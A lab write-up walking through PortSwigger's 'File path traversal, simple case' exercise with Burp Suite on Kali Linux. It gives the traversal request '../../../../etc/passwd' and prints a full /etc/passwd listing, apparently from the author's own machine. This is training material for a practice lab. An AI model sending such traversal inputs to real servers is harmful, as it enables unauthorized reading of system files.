

DIRECTORY TRAVERSAL



Tools : KALI LINUX



Site: <https://portswigger.net/web-security>



Directory traversal, also known as **path traversal**, is a type of vulnerability or exploit in software that allows an attacker to access directories and files that are outside the intended scope of access. This is achieved by manipulating file paths, often through input fields, to navigate the file system beyond the application's directory.

Input from the task :

The screenshot shows a Kali Linux virtual machine running VMware Workstation 17. The browser window displays the PortSwigger Web Security Academy lab titled "File path traversal, simple case". The lab status is "LAB Not solved". Below the lab title, there is a "Back to lab description" link. The main content area shows a product page for "WE LIKE TO SHOP" with four product cards: "ZZZZZZ Bed - Your New Home Office" (\$69.54), "More Than Just Birdsong" (\$37.24), "Waterproof Tea Bags" (\$22.92), and "Conversation Controlling Lemon" (\$98.50). Each card has a "View details" button. Below these cards, there is a horizontal scroll bar showing more products, including a yellow caution sign, a woman sitting on a blue cushion, a cartoon character, and two cartoon lemons.







kali-linux-2024.2-vmware-amd64 - VMware Workstation 17 Player (Non-commercial use only)

Player | 1 2 3 4 | 6:09

Restore Session | Lab: File path traversal, si | +

https://portswigger.net/web-security/file-path-traversal/lab-simple

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Academy home

Web Security Academy > Path traversal > Lab

Lab: File path traversal, simple case

APPRENTICE

LAB ✓ Solved

This lab contains a path traversal vulnerability in the display of product images. To solve the lab, retrieve the contents of the `/etc/passwd` file.

ACCESS THE LAB

Solution

Community solutions

kali-linux-2024.2-vmware-amd64 - VMware Workstation 17 Player (Non-commercial use only)

Player | 1 2 3 4 | 6:10

kali@kali: ~

```
File Actions Edit View Help
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailng List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/run/ircd:/usr/sbin/nologin
_apt:x:42:65534::/nonexistent:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
systemd-network:x:998:998:systemd Network Management:/usr/sbin/nologin
systemd-timesync:x:992:992:systemd Time Synchronization:/usr/sbin/nologin
messagebus:x:100:102::/nonexistent:/usr/sbin/nologin
tss:x:101:106:TPM software stack:/var/lib/tpm:/bin/false
strongswan:x:102:65534::/var/lib/strongswan:/usr/sbin/nologin
tcpdump:x:103:105::/nonexistent:/usr/sbin/nologin
sshd:x:104:65534::/run/ssh:/usr/sbin/nologin
usbmux:x:105:46:usbmux daemon:/var/lib/usbmux:/usr/sbin/nologin
dnsmasq:x:999:65534:dnsmasq:/var/lib/misc:/usr/sbin/nologin
avahi:x:106:108:Avahi mDNS daemon:/run/avahi-daemon:/usr/sbin/nologin
speech-dispatcher:x:107:129:Speech Dispatcher:/run/speech-dispatcher:/bin/false
pulse:x:108:110:PulseAudio daemon:/run/pulse:/usr/sbin/nologin
lightdm:x:109:112:light Display Manager:/var/lib/lightdm:/bin/false
saned:x:110:114::/var/lib/saned:/usr/sbin/nologin
polkitd:x:991:991:User for polkitd:/usr/sbin/nologin
rtkit:x:111:115:RealtimeKit:/proc:/usr/sbin/nologin
colord:x:112:116:colord colour management daemon:/var/lib/colord:/usr/sbin/nologin
nm-openvpn:x:113:117:NetworkManager OpenVPN:/var/lib/openvpn/chroot:/usr/sbin/nologin
nm-openconnect:x:114:118:NetworkManager OpenConnect plugin:/var/lib/NetworkManager:/usr/sbin/nologin
_ghaleria:x:115:65534::/nonexistent:/usr/sbin/nologin
mysql:x:116:120:MySQL Server:/bin/false
stunnel4:x:990:990:stunnel service system account:/var/run/stunnel4:/usr/sbin/nologin
_rpc:x:117:65534::/run/rpcbind:/usr/sbin/nologin
geoclue:x:118:122::/var/lib/geoclue:/usr/sbin/nologin
Debian-snmpp:x:119:123::/var/lib/snmpp:/bin/false
ssh:x:120:124::/nonexistent:/usr/sbin/nologin
ntpsec:x:121:127::/nonexistent:/usr/sbin/nologin
redsocks:x:122:128::/var/run/redsocks:/usr/sbin/nologin
rwho:x:123:65534::/var/spool/rwho:/usr/sbin/nologin
_gophish:x:124:130::/var/lib/gophish:/usr/sbin/nologin
iodine:x:125:65534::/run/iodine:/usr/sbin/nologin
miredo:x:126:65534::/var/run/miredo:/usr/sbin/nologin
statd:x:127:65534::/var/lib/nfs:/usr/sbin/nologin
redis:x:128:131::/var/lib/redis:/usr/sbin/nologin
postgres:x:129:132:PostgreSQL administrator:/var/lib/postgresql:/bin/bash
mosquitto:x:130:133::/var/lib/mosquitto:/usr/sbin/nologin
inetsim:x:131:134::/var/lib/inetsim:/usr/sbin/nologin
_gvm:x:132:135::/var/lib/openvas:/usr/sbin/nologin
ftp:x:133:138:ftp daemon:/srv/ftp:/usr/sbin/nologin
ftppuser:x:1001:1001:CALLIEDALIA,21,123456789,234567891,45673:/home/ftppuser:/bin/bash
kali:x:1000:1000:CALLIEDALIA,,,:/home/kali:/usr/bin/zsh
Debian-exim4:x:134:139::/var/spool/exim4:/usr/sbin/nologin
cups-pk-helper:x:135:140:user for cups-pk-helper service:/nonexistent:/usr/sbin/nologin
```

(kali@kali) ~

Here we would be using burp suite to perform a directory traversal on a website. After signing up on the PORT SWIGGER WEB ACADEMY because this site provides some vulnerable labs we can use to perform directory traversal.

Lab Objective: Understand and test for directory traversal vulnerabilities, which occur when an attacker manipulates file paths to access files and directories outside the intended scope.

Lab Environment:

- **Tools Needed:**

- Burp Suite (pre-installed on Kali Linux; update if necessary using `sudo apt upgrade burpsuite`)
- Web browser

- **Target Platform:**

- PortSwigger Web Security Academy's lab on file path traversal:
 - URL:
<https://portswigger.net/web-security/file-path-traversal/lab-simple>
 - *Note:* Free registration is required to access the lab.

1. Setup:

- Launch Burp Suite and ensure intercept mode is off.
- Log in to the PortSwigger Web Security Academy and start the "File path traversal, simple case" lab.

2. Identifying the Vulnerability:

- In the provided fake shop, select a product to view its details.
- With Burp Suite's intercept enabled, capture the HTTP request made when the product image loads.

Observe the request line fetching the image, typically resembling:

`GET /image?filename=48.jpg HTTP/1.1`

3. Exploiting the Vulnerability:

- Send the captured request to Burp Suite's Repeater for modification.

Modify the `filename` parameter to traverse directories and access the `/etc/passwd` file:

```
GET /image?filename=../../../../etc/passwd HTTP/1.1
```

- This modification uses `../` sequences to navigate up the directory structure to the root, then accesses the `passwd` file.

4. Executing the Attack:

- In the Repeater tab, send the modified request.
- Review the server's response to confirm the contents of the `/etc/passwd` file are returned, indicating a successful directory traversal attack.

Conclusion: we have learned how to detect and exploit directory traversal vulnerabilities, allowing unauthorized access to sensitive files on a web server. Understanding this attack vector is crucial for securing web applications against such threats.